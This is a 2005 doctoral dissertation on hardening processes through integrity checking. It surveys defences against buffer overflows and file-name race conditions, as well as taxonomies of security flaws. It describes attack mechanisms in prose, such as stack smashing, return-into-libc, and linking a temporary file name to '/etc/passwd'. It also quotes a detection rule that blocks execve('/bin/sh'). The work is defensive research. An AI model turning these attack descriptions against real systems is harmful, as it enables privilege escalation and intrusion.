CERIAS Tech Report 2007-61

Integrity Checking For Process Hardening

by Kyung-suk Lhee

Center for Education and Research in
Information Assurance and Security,
Purdue University, West Lafayette, IN 47907-2086

Integrity Checking For Process Hardening

by Kyung-suk Lhee

B.A. Korea University, 1991

Graduate Diploma, Griffith University, 1993

M.A. Boston University, 1995

DISSERTATION

Submitted in partial fulfillment of the requirements for the

degree of Doctor of Philosophy in Computer and Information Science

in the Graduate School of Syracuse University

May 2005

Advisor: Professor Steve J. Chapin

Abstract

Computer intrusions can occur in various ways. Many of them occur by exploiting program flaws and system configuration errors. Existing solutions that detects specific kinds of flaws are substantially different from each other, so aggregate use of them may be incompatible and require substantial changes in the current system and computing practice. Intrusion detection systems may not be the answer either, because they are inherently inaccurate and susceptible to false positives/negatives.

This dissertation presents a taxonomy of security flaws that classifies program vulnerabilities into finite number of error categories, and presents a security mechanism that can produce accurate solutions for many of these error categories in a modular fashion. To be accurate, a solution should closely match the characteristic of the target error category. To ensure this, we focus only on error categories whose characteristics can be defined in terms of a violation of process integrity.

The thesis of this work is that the proposed approach produces accurate solutions for many error categories. To prove the accuracy of produced solutions, we define the process integrity checking approach and analyze its properties. To prove that this approach can cover many error categories, we develop a classification of program security flaws and find error characteristics (in terms of a process integrity) from many of these categories.

We implement proof-of-concept solutions for two most prevalent error categories, the buffer overflow and the race condition, and analyze their accuracy and performance.

INTEGRITY CHECKING FOR PROCESS HARDENING

by

Kyung-suk Lhee

B.A. Korea University, 1991

Graduate Diploma, Griffith University, 1993

M.A. Boston University, 1995

DISSERTATION

Submitted in partial fulfillment of the requirements for the

degree of Doctor of Philosophy in Computer and Information Science

in the Graduate School of Syracuse University

May 2005

Approved

Professor Steve J. Chapin____________________

Date ________________________________

Contents

List of Tables

List of Figures

Chapter 1

Introduction

1.1 Problem statement

Computer intrusions can occur in various ways. Many of them occur by exploiting program flaws and system configuration errors. Most of them have been well known, but they continue to appear and be exploited to date. For example, the buffer overflow vulnerability and the race conditions have been known for decades, yet are still exploited.

Flawed programs are usually discovered by security advisories. Vendors then release solutions or patches for the flawed programs, or system administrators apply workarounds to prevent the flawed programs from being exploited. Such a discover-and-patch approach is clearly not desirable, considering the number of flawed programs being discovered these days and the efforts to discover and fix them [18, 66], but is still the most prevalent practice.

Many solutions have been proposed to detect program flaws automatically. An independent solution may target a specific type of program flaw, detecting it statically before the program is deployed or dynamically when the program is running. Static solutions are however inherently complex, because many types of static analysis on C programs are intractable [20, 35]. Dynamic solutions are substantially different from each other, requiring different kinds of augmentation and modification to the computing environment. They may be incompatible if one solution alters a part of the computing system but another solution depends on that part. Also, as more solutions are deployed, they will require substantial and possibly redundant changes in the computing system and computing practice.

Alternatively, intrusion detection systems can collectively detect various program flaws. To detect all kinds of flaws, they rely on abstract solution characteristics that are not intrinsic to any of the flaws, thus are inherently inaccurate. For example, an anomaly detection approach by Forrest et al. [31] models a correct behavior of a running process as a sequence of system calls, and monitors the process for a deviation from known sequences. However, this approach requires that all the valid sequences of system calls of a program should be known, otherwise false positives may arise. Unfortunately, identifying the complete sequences of system calls of a program is undecidable [56]. Also, false negative may arise if an attack code (which is injected through a buffer overflow vulnerability for example) comprises a system call sequence that happens to be valid. Moreover, attackers can even adapt in response to the intrusion detection system deployed, such as the mimicry attack [105] (the attacker injects a malicious code, which generates a valid sequence of system calls for the victim program).

The other two kinds of intrusion detection systems, misuse detection and specification-based approaches, rely on the characteristics of specific *instances* of the flaws, or the error signatures, rather than the characteristics of the flaws themselves. For example, a specification-based approach by Sekar et al. [90] requires users to specify events to be monitored. An example of such an event is a statement "`access()` and `open()` calls must be atomic if they refer to the same file", to detect race conditions. However, to fully detect race conditions, all the possible events pertaining to race conditions (which may be prohibitively many) have to be manually specified by the user. Also, the accuracy and efficiency depend on the expertise of the practitioners.

More seriously, these approaches rely on limited information sources such as system call traces or log files. They tend to choose a few sources that are likely to be informative for many (present and future) attacks, but without having in mind the nature of any particular flaw. As a consequence, for example, Sekar's approach cannot directly detect buffer overflow attacks (doing which requires the knowledge of the data layout in the process memory, which is absent in these approaches). Instead, it resorts to monitor specific programs that are known to be vulnerable to buffer overflow: for instance, an event to protect `finger` program from buffer overflow is a statement that "`finger` program can only call `execve(``/usr/ucb/finger'')`" (meaning that `finger` cannot call `execve(``/bin/sh'')`, which the attacker might wish to achieve *through* a buffer overflow attack). In this case, enumerating all the possible events pertaining to buffer overflow is impossible. In other words, these approaches will always be porous in combating the buffer overflow vulnerability, as a result of dealing with the symptoms of the flaw, not the flaw itself.

In sum, no single solution is capable of detecting all the flaws, so multiple security measures may be desirable. However, aggregate use of independent solutions is either infeasible due to incompatibility, or undesirable due to substantial alteration to the computing system. Intrusion detection systems may not be the answer either, because they are inherently inaccurate and susceptible to false positives/negatives. To address this problem, we need a mechanism that can produce many accurate security modules as necessary in a systematic and compatible way.

1.2 Motivation

Motivation of our work is based on the observation that the existing computing environment such as the compiler and the system libraries largely ignores security issues when producing and running processes, in favor of the efficiency in process execution. For example:

1. Most compilers aim to produce small and efficient executable files, leaving out much information in source files. For example, type information of program variables is not necessary for

program execution and thus discarded after the compilation (except as an optional debugging information in the symbol table). As a result, in executable files program variables are just memory addresses without their structural or semantic information.

2. Many system library functions do not sanity check the parameter values, and therefore it is programmers responsibility to validate that the values are structurally and semantically correct. While this may be a desirable practice for maximum program efficiency (since each system library function is lean and fast), it may also be undesirable for program security and robustness because it is error prone.

3. Most system library functions are stateless, free from side effect. This is generally considered a desirable practice in designing system library functions (since they are simple and reentrant). However, a trace of those functions may reveal much contextual information of a process, considering that system resources are accessed via system library functions and the underlying system calls.

Therefore, it is possible to make processes more secure if we retain and make use of such ignored information. In other words, utilizing this information may enable us to detect more kinds of flaws accurately and efficiently.

1.3 Process integrity checking approach

We present a taxonomy of security flaws that classifies program vulnerabilities into finite number of error categories, and present a mechanism that produces accurate solutions for many of these error categories in a modular fashion.

Specifically, our approach augments a program with process state information ignored by the compiler and system library functions, and uses it to check the integrity of the running program when system library functions are called.

To be accurate, a solution should closely match the characteristic of the target error category. To ensure this, we focus only on error categories whose characteristics can be directly converted into solution characteristics. We identify such a class of error/solution characteristics, and call it the *process integrity checking*.

Our approach is therefore applicable only to such error categories. However, by ensuring the accuracy of each solution, we can globally assess the security of the computing system (i.e., which error categories are detected by the currently deployed solutions and which are not). Note that it is not feasible with intrusion detection systems: they cover many kinds of flaws but their solutions are porous.

The main contributions and novelty of this work are:

1. We close the total error space into finite number of categories, and address each error category in a modular fashion. It enables us to quantitatively assess the security of the computing system (i.e., how many of the error categories the current system is safe from), and to produce solutions that are compatible each other.

2. We identify a class of error characteristics, from which accurate solutions can be directly derived. In other words, we ensure the accuracy of each solution.

1.4 Thesis statement

The thesis of this work is that the proposed approach produces accurate solutions for many error categories.

To prove the accuracy of solutions, we define the process integrity checking approach and analyze its properties in chapter 3. To prove that this approach can cover many error categories, we develop a classification of program security flaws and find error characteristics (in terms of a process integrity) from many of these categories in chapter 4.

The compatibility of solutions is ensured by imposing restrictions on the implementation of solutions, so that a solution can be safely added to the computing system with other solutions already installed. We discuss such restrictions in chapter 3.

1.5 Dissertation outline

The rest of the dissertation is organized as follows. Chapter 2 discusses existing solutions for detecting program flaws and taxonomies of security flaws, summarizing their limitations. Chapter 3 presents the process integrity checking approach, describing the policy and the mechanism for producing solutions, and explains how we prove the thesis statement. Chapter 4 presents our taxonomy of security flaws, and find error characteristics from many of these categories. Chapter 5 and 6 present proof-of-concept solutions. Chapter 5 shows our solution for the buffer overflow vulnerability. This chapter also shows how the underlying error characteristic may be extended (should a need for it arise in a special occasion). Chapter 6 shows our solution for the race condition in the file name space. This chapter is an example of how to derive a solution for an error category, whose error characteristic does not allow a direct derivation of a solution (derivability of a solution is explained in chapter 3). At the end of chapter 5 and 6 we discuss the accuracy of our solutions. Chapter 7 demonstrates how these two solutions detect the target flaws. Chapter 8 presents the conclusions and discusses the direction of our future work.

Chapter 2

Related work

In this chapter we discuss existing approaches of detecting program flaws and existing taxonomies of security flaws. We discuss intrusion detection systems, and solutions for the buffer overflow vulnerability and the race condition in the file name space.

2.1 Intrusion detection systems

Intrusion detection systems can be categorized as either anomaly detection, misuse detection or specification-based detection, depending on the detection mechanism.

1. *Anomaly detection approach*

   Anomaly detection approach [50, 100, 32, 31] assumes that attacks will result in behavior different from that of normally observed. Anomaly detection approach creates a profile that describes normal behavior of users, and detects program behavior that deviates from the profile. Normal profiles are created from audit trails or system call trace without a specific knowledge of the security flaws.

2. *Misuse detection approach*

Misuse detection approach [36, 44] uses patterns of known attacks provided by users. To detect intrusions it matches the audit trails generated by the system with the predefined patterns (signatures) of known attacks. Misuse detection approach is more accurate and efficient than anomaly detection approach, but it may not detect unknown or future attacks and requires users to specify patterns of attacks.

3. *Specification-based approach*

   Specification-based approach [40, 90] uses the program's intended behavior as defined by users. To detect intrusions it monitors program execution for deviations from the defined program behavior. Unlike misuse detection approach, it may detect previously unknown attacks. However it also requires users to specify normal program behavior.

2.1.1 Limitations

Accuracy, efficiency and transparency

The anomaly detection is applicable to broad classes of security flaws, since it does not require specific knowledge of flaws or attacks. However, it is difficult to precisely define normal user behavior because it may be highly erratic and can change over time. Therefore anomaly detection is susceptible to false positives and negatives. It relies on indirect and circumstantial data such as audit trails or system call trace, which may be either incomplete or redundant; incomplete information may result in inaccuracy, and redundancy may result in inefficiency. It also requires prior learning stage and may have to be calibrated for the target system, thus is not transparent.

Misuse detection and specification-based detection may be more accurate because they are based on attack signatures or normal program specifications. However, they are not transparent because they require users to specify attack signatures and program specifications. Such knowledge might not be easy to obtain and needs to be maintained as new attacks are discovered and as programs are added and updated.

2.2 Solutions for specific program flaws

2.2.1 Buffer overflow vulnerability

Run-time stack integrity checking

The stack-smashing attack (described in detail in section 5.2.1) overwrites the buffer, the return address and everything in between. StackGuard [25] is a GNU C compiler extension that inserts a canary word between the return address and the buffer so that an attempt to alter the return address can be detected by inspecting the canary word when the function returns. Programs need to be recompiled with StackGuard in order to be protected.

StackShield [96] is also a GNU C compiler extension that protects the return address. When a function is called, StackShield copies away the return address to a non-overflow-able area, and restores the return address upon returning from the function. Even if the return address on the stack is altered, it has no effect since the original return address is remembered. As with StackGuard, programs need to be recompiled.

Libsafe [9] intercepts the vulnerable copy functions in the C library such as `strcpy()`, and performs the bounds checking to ensure that they do not overwrite the return address. It is based on the notion that the buffer cannot extend beyond its stack frame. Thus the maximum size of a buffer is the distance between the address of the buffer and the frame pointer. Libsafe is implemented as a shared library that is preloaded to intercept C library function calls. Programs are protected without recompilation, unless they are statically linked with the C library or have been compiled to run without the frame pointer (it needs to walk up the stack using the saved frame pointers in the stack). Libsafe protects only those C library functions, whereas StackGuard and StackShield protect all functions.

Run-time array range checking

The advantage of the array bounds checking approach is that it completely eliminates the buffer overflow vulnerability. However, it is also the most expensive solution, particularly for the pointer and array operation-intensive programs, since every pointer and array operation must be checked. For this reason, it may not be suitable for a production system.

The pointer and array access checking technique by Austin et al. [8] is a source-to-source translator that transforms C pointers into the extended pointer representation called *safe pointer*, and inserts access checking routines before pointer or array dereferencing operations. The safe pointer contains fields such as the base address, its size, and the scope of the pointer. Those fields are used by access checks to determine whether the pointer is valid and within the range. Since it changes pointer representation, it is not compatible with existing programs.

The array bounds and pointer checking technique by Jones and Kelly [38] is an extension to the GNU C compiler that imposes access checks on C pointers and arrays. Instead of changing pointer representation, it maintains a table of all the valid storage object description containing information such as base address, size, etc. Information about the heap variables is entered into the table via the modified `malloc()` and deleted from the table via the modified `free()`. Information about the stack variables is entered into/deleted from the table by the constructor/destructor function, which is inserted inside a function definition at the point at which stack variables enter/leave the scope. The access checks are done by substituting pointer and array operations with the functions that perform bounds checking. Since native C pointers are used, this technique is compatible with existing programs.

Purify, by Hastings and Joyce [34], is a commercially available run-time memory access error-checking tool. An advantage of Purify is that it inserts access-checking code into the object code without requiring source code access. It checks all the memory access, memory allocation/deallocation, and function calls, and it maintains states of memory blocks (allocated, initialized, etc.) to catch temporal errors such as dangling pointers. Array bounds are checked by marking both ends of a memory block returned by `malloc()`. Purify, however, lacks type or scope information that is available only at the source level, so it cannot detect some of the errors, such as buffer overflow within a `malloc()` memory block.

Static analysis

Static analysis techniques have several advantages over run-time techniques. They do not incur run-time overhead and they narrow down the vulnerabilities specific to the source program being analyzed, yielding a more secure program before it is deployed. However, a pure static analysis can produce false alarms due to the lack of run-time information. For example, `gets()` reads its input string from `stdin`, so the size of the string is not known at compile time. For such a case a warning is issued as a possible buffer overflow. In fact, all the legitimate copy operations that accept their strings from unknown sources (such as a command line argument or an I/O channel) are flagged as possible buffer overflows (since they are indeed vulnerable). Without further action, those vulnerabilities are identified, but still open to attack. Moreover, many static analysis are undecidable [20, 35].

The integer range analysis by Wagner et al. [104] is a technique that identifies possible buffer overflow in the vulnerable C library functions. A string buffer is modeled as a pair of integer ranges (lower and upper bound) for its allocated size and its current length. A set of integer constraints is predefined for a set of string operations (e.g., character array declaration, vulnerable C library functions, and assignment statements involving them). Using those integer constraints, the technique analyzes the source code by checking each string buffer to find out if its inferred allocated size is at least as large as its inferred maximum length.

Static analysis with run-time checking

The obvious advantage of this approach is that it has access to run-time information as well as to the program contextual information from the static analysis. Solutions based on this approach perform static analysis on the source programs and insert run-time checks on them if the safety cannot be determined with compile-time information. Compared with range-checking systems, this approach minimizes run-time overhead by eliminating unnecessary run-time checks.

The annotation-assisted static analysis technique by Larochelle and Evans [46] based on LCLint [28] uses semantic comments, called annotations, provided by programmers to detect possible buffer overflow. For example, annotations for `strcpy()` contain an assertion that the destination buffer must be allocated to hold at least as many characters as are readable in the source buffer. This technique protects any annotated functions, whereas the integer range analysis only protects C library functions. However, it requires programmers to provide annotations.

CCured by Necula et al. [33] translates the source program in C into a CCured program. It extends C pointers into CCured pointer types (safe, sequence, and dynamic) through a constraint-based type-inference algorithm, and inserts run-time checks according to the class of the pointers and the operations on them (where static analysis cannot determine safety).

Cyclone, by Jim et al. [37], is a safe dialect of C. It also extends the C pointer type so that an efficient run-time check can be performed, depending on the use of pointers (a “never-NULL” pointer indicates that a NULL-pointer check is unnecessary, and a fat pointer carries bounds information to enable bounds checks). Other enhancements by Cyclone include 1) prevention of dangling pointers through the programmer-supplied annotations (region analysis) and through the scoped dynamic memory management (grow able region) that frees the region block automatically rather than by `free()`, and 2) protecting variadic functions using tagged union (stacked parameters for `printf()` carry their type information). A disadvantage is that programs have to be ported to Cyclone.

Memory protection by operating system

The stack-smashing attack injects an attack code into the stack, which is executed when the function returns. One of the core features of the Linux kernel patch from the Openwall Project [93] is to make the stack segment non-executable so as to defend from the stack smashing attack (discussed in section 5.2.1). Another feature is to map into the address space the shared libraries such that their addresses always contain zero bytes, in order to defend from return-into-libc attacks (discussed in section 5.2.2). That is, if the address of a function (i.e., the attack code) is to be delivered through a null-terminated string function (such as `strcpy()`), the zero byte in the middle of the function address will terminate the copying [94]. It does not impose any performance penalty or require program recompilation except for the kernel. There are a few occasions that require the stack to be executable, which include nested functions (a C language extension by the GNU C compiler) and Linux signal handler. Both are emulated by the Linux kernel patch. Programs that require executable stack can be made to run individually, using the included utility program.

PaX [60] is a page-based protection mechanism that marks data pages as non-executable. Unlike the Linux kernel patch from the Openwall Project, PaX protects the heap as well as the stack. Since there is no execution permission bit on pages in the x86 processor, PaX overloads the supervisor/user bit on pages and augments the page fault handler to distinguish the page faults due to the attempts to execute code in data pages. As a result, it imposes a run-time overhead due to the extra page faults. PaX is also available as a Linux kernel patch. As with the Openwall Project, Pax is not completely transparent to existing programs since some programs may require the heap or the stack to be executable. For example, an interpreter such as Java might cache machine instructions in the heap and execute from there for performance. Pax also can map the first loaded library at a random location in the address space in order to defend from return-into-libc exploits (since the address of a C library function cannot be known in advance this way) [53]. Other systems that provide non-executable stack and heap on Linux are RSX [63] and kNoX [39]. They also share the disadvantage of Openwall Project and PaX that programs requiring executable stack or heap cannot run transparently.

2.2.2 Race condition in the file name space

Run-time checking

RaceGuard [24] is a kernel enhancement that detects at run-time the attacks on the temporary file race vulnerability (the most common among race condition in the file name space). The temporary file race vulnerability occurs when a privileged program seeking to create a temporary file first probes for a new temporary file name using `stat()` or `lstat()`, and then calls `open(O_CREAT)` to create the file (either directly or via functions such as `mktemp()`, `tmpnam()` or `tempnam()`). If the attacker can make the new file name to be a link to e.g., `‘‘/etc/passwd’’` (between the vulnerable timing window), then the password file will be opened instead. RaceGuard detects such attacks by monitoring the `stat()` and `open()` call. If the `stat()` fails (i.e., the file does not exist) then RaceGuard caches the file name. If a subsequent `open()` with the same file name discovers that the file does exist then RaceGuard detects a race attack. RaceGuard also partially detects the temporary file race vulnerability spanning multiple processes (described in section 6.2.4), by mediating `fork()` to inherit the cache from parent to child process. RaceGuard has very low run-time overhead, but it may be vulnerable to other types of race condition in the file name space than the temporary file race vulnerability.

Ko and Redmond [41] proposed a run-time solution based on the concept of noninterference in detecting race condition attacks. In their approach, the race condition detection problem is cast to the problem of asserting *noninterference* between the operations by the privileged process and the operations by the unprivileged processes. To assert noninterference, the *commutation* property has to be maintained; that is, when the order of a privileged command and an unprivileged command is reversed, the result of the privileged command should not be modified. They monitor system calls such that each system call from the privileged process is checked to see if it commutes with the list of previous file operations by unprivileged processes. Since in their approach it does not matter from which process the operation is originated (they only distinguish operations by the privileged process from those by unprivileged ones), it can naturally detect race conditions that span multiple processes. It was not mentioned exactly which classes of vulnerabilities can be detected, but the current implementation seems to focus on race condition in the file name space. The time and space overheads (for example, the size of the list of previous file operations by unprivileged processes) are not provided in their paper.

Tsyrklevich and Yee [101] proposed a run-time detection technique that keeps track of filesystem operations, and temporarily suspends file operations that may interfere with other file operations. To detect possible interfering file operations, they provided policies based on heuristics, which are pairs of file operations that are prone to race condition or known to be safe. Their solution is efficient and effective in practice, but nevertheless susceptible to false positives and negatives since the policies are based on heuristics. On true positives, it temporarily suspends other interfering file operations for heuristically determined period, which might not be enough to eliminate the race condition.

Static analysis

Bishop and Dilger [14] defined and characterized a class of race condition called the Time-of-check-to-time-of-use (TOCTTOU) binding flaws using the definitions of the programming condition, the programming interval, and the environmental condition (section 6.1). They proposed a static analyzer that automatically identifies the programming conditions in the program, the environmental conditions of which are then manually analyzed. They also pointed out the difficulties in the static approach. It is difficult to identify precisely the programming conditions in a program (discussed in section 6.5.1). The environmental conditions are also difficult to prove statically since a precise analyzer requires a complete representation of the environment induced by the file system, which is unlikely to be obtained at compile time in practice. Moreover, static approach is usually undecidable [14].

Chess [21] proposed a static analyzer called *Eau Claire*, which uses *function specifications* that define security properties. Users specify security properties of a function using precondition/postcondition expressions and a list of specification variables. The source code and the security specification are translated into a series of verification conditions, which then goes through the automatic theorem prover to check if the source code conforms with the security specifications. Eau Claire can handle larger classes of vulnerabilities than race condition in the file name space, depending on how the security specifications are written (the paper provided two specifications, a buffer overflow and a race condition on the file name space in `lpr` that was distributed with Redhat Linux versions 4.1 - 6.1 [3]). Due to the complex nature of static analysis and the ambiguity in the semantics of the C language, Eau Claire can produce false negatives and false positives. The security specifications and the result of the theorem prover have to be written and reviewed manually by the user.

Stricter file access control

A Linux kernel patch from the Openwall Project [93] places restrictions on file operations so that exploiting race vulnerabilities becomes more difficult. It prevents a process from following a symbolic link in a directory with the sticky (`+t`) bit set (e.g., `/tmp` directory), unless the link owner is trusted (i.e., the link owner either has the same user id as the process or owns the directory). In order to protect from attacks by hard links, it does not allow users to create hard links to files they don't own unless they can read and write to the file. The Openwall Project is a preventive technique (it makes the *environmental condition* narrower), rather than a detection technique, that imposes extra protection on directories that are known to be common targets such as `/tmp`. However, the restrictions might cause existing programs to fail if they violate any of the restrictions.

Package	Counted lines	Percent omitted
`wu-ftpd-2.4`	6613	8.65%
`net-tools-1.33`	8493	9.73%
`sshd-1.2.26`	21336	15.45%
`sendmail-8.9.3`	37124	17.95%
`apache-1.3.9`	60543	27.54%

Table 2.1: Percentage of program code that is omitted by preprocessing.

2.2.3 Limitations

Practicality of static analysis

Traditional compilation scheme is a per-build basis. Each source file is individually analyzed and compiled into an object file. This makes it difficult to perform static analysis spanning multiple source files, such as interprocedural analysis.

Preprocessing also makes static analysis difficult, since source files may be preprocessed in many ways depending on the build configuration. There is currently no known technique for parsing C and C++ programs with preprocessor directives into a single abstract syntax tree. We want to check every possible build of the program, but in principle the possibilities of every combination of preprocessor directives grows exponentially. Table 2.1 shows five programs that were preprocessed with default configurations, and the number of lines that were not compiled after the preprocessing. The minimum number of line that were omitted was 8.65%, or 91.35% of statement coverage, which cannot be considered adequate [102].

More importantly, static analysis are inherently complex because many types of static analysis on C programs are intractable [20, 35]. Although many static analysis techniques are proposed, they compromise either the accuracy in favor of the speed or vice versa. For example, Steensgaard's algorithm [98] is a flow-insensitive, context-insensitive alias analysis. It is a fast algorithm (almost linear time), but at the cost of accuracy. The time saved by a fast but inaccurate static analysis may also affect adversely to the overall static analysis phase. For instance, a control flow graph generated using the Steensgaard's algorithm may be redundantly dense so that further analysis on the graph would be inefficient. Anderson's algorithm [5] is a flow-sensitive, context-insensitive alias analysis. It is more accurate than the Steensgaard's algorithm, but is a cubic algorithm that might be too slow for large programs.

Compatibility and scalability in run-time techniques

Run-time techniques are substantially different from each other, requiring augmentation and modification to different parts of the computing environment. Aggregate use of such independent solutions therefore result in considerable change in the current computing practice. They are unaware of each other and thus their functionalities may overlap, which implies they may accumulate overhead more than necessary. In sum, they may be obtrusive to the target system, and aggregate use of them may not scale well.

2.3 Taxonomies of security flaws

In this section we discuss ten existing taxonomies of security flaws.

2.3.1 Research in Secured Operating Systems

The classification from the Research in Secured Operating Systems (RISOS) project [2] characterized operating system security flaws. The classification consists of seven categories as follows [1].

1. Incomplete parameter validation

2. Inconsistent parameter validation

3. Implicit sharing of privileged/confidential data

[1] There are subcategories for each category. However the level of abstractions of the subcategories are about the same as these categories, so we do not consider them. For example, the incomplete parameter validation has three subcategories; inadequate validation, not properly reiterated validation and failure of validation in all conditions.

4. Asynchronous validation/inadequate serialization
5. Inadequate identification/authentication/authorization
6. Violable prohibition/limit
7. Exploitable logic error

2.3.2 Protection analysis

The objective of the protection analysis [12] is to derive generalized error patterns to automate detecting program flaws. The categories are as follows.

1. Domain errors
    (a) Exposed representation errors
    (b) Attribute residual errors
    (c) Composition residual errors
    (d) Domain errors
2. Validation errors
    (a) Queue management/boundary errors
    (b) Validation errors
3. Naming errors
    (a) Access residual errors
    (b) Naming errors
4. Serialization errors
    (a) Multiple reference errors

   (b) Interrupted atomic operator errors

   (c) Serialization errors

2.3.3 Classification by Neumann

Neumann [55] characterized common security flaws, which can be used to develop a formal methodology in building more secure systems. He identified nine categories based on the classification by the protection analysis [12], organized in four generic groups.

1. Protection

   (a) Improper choice of protection domain or security partition

   (b) Exposed representations or implementation detail

   (c) Inconsistency of data over time

   (d) Naming problems

   (e) Residues in allocation and deallocation

2. Validation

   (a) Nonvalidation of critical conditions and operands

3. Sequencing

   (a) Indivisibility problems (in multiprogramming)

   (b) Serialization problems (in multiprogramming, multiprocessing)

4. Operation choice

   (a) Incorrect choice of operation or operand

Defect type	Description	Software development stages
Function errors	They are errors that require a formal design change.	Design
Assignment errors	They indicate a few lines of code, such as the initialization of control blocks or data structure.	Code
Interface errors	They are errors in interacting with other components, modules or device drivers via macros, call statements, control blocks, or parameters.	Low level design
Checking errors	They are errors that fail to properly validate data before use.	Low level design or code
Timing/serialization errors	They are errors that are corrected by improved management of shared and real-time resources.	Low level design
Build/package/merge errors	They are errors due to mistakes in library systems, management of changes, or version control.	Library tools
Documentation errors	They are errors in publications and maintenance notes.	Publication
Algorithm errors	They indicate efficiency or correctness problems that do not require a design change.	Low level design

Table 2.2: The Orthogonal Defect Classification.

2.3.4 Orthogonal Defect Classification

Orthogonal Defect Classification (ODC) [22] categorizes software defects and associates them with the software development stages, in order to provide timely feedback during the development process. ODC identified eight categories called *defect types*, which is shown in Table 2.2.

The selection criterion of the categories is *the necessary activity in fixing the flaw* (as the descriptions in Table 2.2 imply). The categories are highly correlated with software development stages, but not necessarily with the cause or the nature of flaws.

2.3.5 Classification by Landwehr et al.

Classification by Landwehr et al. [45] is based on three selection criteria.

- Genesis (how did the flaw enter the system?)

- Time of introduction (when did it enter the system?)

Genesis	Intentional	Malicious	Trojan Horse	Non-replicating
				Replicating
			Trapdoor	
			Logic/Time bomb	
		Non-Malicious	Covert Channel	Storage
				Timing
			Other	
	Inadvertent	Validation Error (Incomplete/ Inconsistent)		
		Domain Error (including Object reuse, Residuals, and Exposed representation errors		
		Serialization/aliasing (including TOCTTOU errors)		
		Identification/Authentication Inadequate		
		Boundary Condition Violation (including Resource exhaustion and Violable constraint errors)		
		Other exploitable logic error		

Table 2.3: Flaw by Genesis in the classification by Landwehr et al.

- Location (where in the system is it manifest?)

Their goal is to provide the understandable record of security flaws so that systems can be designed, evaluated and operated more securely. As Du and Mathur [27] mentioned, multidimensional classification (i.e., using multiple selection criteria of categories) is desirable since it preserves the properties of the error, some of which might have to be thrown away had a unidimensional classification been used. Table 2.3 shows the classification of the flaws by genesis.

2.3.6 Classification by Bishop

The classification by Bishop [13] describes vulnerabilities in order to present techniques for finding and inhibit/eliminate such vulnerabilities. The classification is based on the six selection criteria as follows, the highest dimension among existing taxonomies, preserving considerable amount of properties of the error. Bishop discusses the error and solution characteristics of each of nine categories in the first axis (Nature of the flaw).

- Nature of the flaw, using the classification by the protection analysis [12]

- Time of introduction, using the modified time of introduction in the classification by Landwehr et al.
- Exploitation domain of the vulnerability
- Effect domain
- Minimum number of components needed to exploit the vulnerability
- Source of the identification of the vulnerability

2.3.7 Classification by Aslam, Krsul and Spafford

Classification by Aslam, Krsul and Spafford [7] is provided for organizing a vulnerability database. The classification consists of the following categories.

1. Coding faults
   (a) Synchronization errors
   (b) Condition validation errors
2. Emergent faults
   (a) Configuration errors
   (b) Environment faults

The categories are highly generic. They provided some guidelines and a set of questions to help the classification process, which however are not part of the taxonomy.

2.3.8 Classification by Du and Mathur

Classification by Du and Mathur [27] is provided for evaluating the effectiveness of software testing techniques. The objective is to preserve the necessary feature of the vulnerabilities and avoid ambiguities in the selected categories. The classification is based on three selection criteria as follows.

- Cause (modified *genesis* axis of the classification by Landwehr et al. [45])

    1. Validation error
    2. Authentication error
    3. Serialization/aliasing error
    4. Boundary checking error
    5. Domain error
    6. Weak or incorrect design error
    7. Other exploitable logic error

- Impact

    1. Execution of code
    2. Change of target resource
    3. Access the target resource
    4. Denial of service

- Fix

    1. Spurious entry
    2. Missing entity
    3. Misplaced entity
    4. Incorrect entity

2.3.9 Classification by SecurityFocus

Classification by SecurityFocus [67] is used in classifying the vulnerabilities in the Bugtraq mailing list. The classification consists of ten categories as follows.

1. Boundary Condition Error
2. Access Validation Error
3. Input Validation Error
4. Origin Validation Error
5. Failure to Handle Exceptional Conditions
6. Race Condition Errors
7. Serialization Errors
8. Atomicity Errors
9. Environment Errors
10. Configuration Errors

2.3.10 Classification of race condition

Netzer and Miller [54] characterized the race condition with a formal model and explored the properties. They recognized two fundamentally different types of races.

1. General races

   They cause nondeterministic execution and are failures in programs intended to be deterministic. They may occur where a set of processing units (processes or threads) are intended to be cooperative for a global task and thus loosely synchronous. Many scientific programs fall into this class.

2. Data races

   They cause non-atomic execution of critical sections and are failures in (nondeterministic) programs that access and update shared data in critical sections. They may occur where processing units are independent and thus basically asynchronous with each other except when accessing shared data. Programs with shared work-pools fall into this class.

2.3.11 Limitation

Generic and abstract categories

Their categories are too generic and abstract to define their characteristics and to find correctness relation from. For example, with a generic category such as *input validation errors* we cannot accurately define its characteristics, let alone its correctness relation. Also, generic categories do not carry much information, so understanding the exact nature of a program flaw, classified under a generic category, is time-consuming and error-prone.

Outdated categories

Existing taxonomies are derived from outdated program flaws. None of the existing taxonomies are orthogonal, i.e., the selection of categories were largely based on the specific database of program flaws. However, types of program flaws (as well as the frequency of their occurrences) change as computing environment and programming practice change over time. Therefore, existing taxonomies may not naturally express some of the current program flaws.

Chapter 3

Process integrity checking

This chapter describes the process integrity checking approach. Firstly, we describe the process integrity checking as a generic policy in detecting many error categories accurately. Secondly, we describe the mechanism to implement solutions for many error categories, specifying where to obtain necessary process state information and at which points in the program flow a solution can perform integrity checking.

3.1 The policy

To be accurate, the characteristic of a solution should closely match the characteristic of the target error category. To ensure this, we focus only on error categories whose characteristics can be directly converted into solution characteristics. We define a class of such error characteristics as follows.

Definition 3.1 (Correctness relation). A correctness relation is a relation among one or more process state values that must hold true during the process execution (were it not for the target error category). Specifically, no instance of the error category occurs iff the relation is true (no false negatives), and an instance of the error category occurs iff the relation is false (no false positives).




Figure 3.1: Producing a solution for an error category.

By definition, a correctness relation is free from false positives and negatives. For example, a correctness relation for the buffer overflow vulnerability is *buffer size* $\geq$ *data size*.

We define a class of solution characteristics that are directly derived from correctness relations as follows.

Definition 3.2 (Verification algorithm). A verification algorithm of a correctness relation is a mapping of the abstract process states to concrete data structures, and a mapping of the abstract relation to a set of concrete procedures that express the relation.

By definition, a verification algorithm is logically equivalent to the corresponding correctness relation. The significance of a verification algorithm is that it is defined to be implementable.

Figure 3.1 illustrates how we produce a solution. Firstly, we first identify a correctness relation (an error characteristic) for the target error category. Secondly, we derive a verification algorithm (a solution characteristic) from the correctness relation. Lastly, we implement a solution from the verification algorithm. We collectively call such verification activities the *process integrity checking*.

